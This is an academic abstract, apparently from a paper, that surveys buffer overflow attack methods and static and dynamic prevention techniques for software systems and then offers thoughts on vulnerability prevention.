The security protection of the software system of the man-machine intergrated information systems consisting of computer hardware and software, network and communication equipment, information resources, users and regulations, etc. is studied. Considering that security vulnerabilities are easily used to attack software, a study of buffer overflow vulnerability prevention is conducted. The basic methods using buff overflow to attack software and the typical methods for buffer overflow prevention are investigated, the trends of the studies on buffer overflow prevention's static prevention and dynamic prevention at home and abroad are surveyed and the risk level analysis of security vulnerabilities is performed, and finally, the technical thinking about the buffer overflow vulnerability prevention of software systems is given.

Key words: software system, buffer overflow, security vulnerability, security protection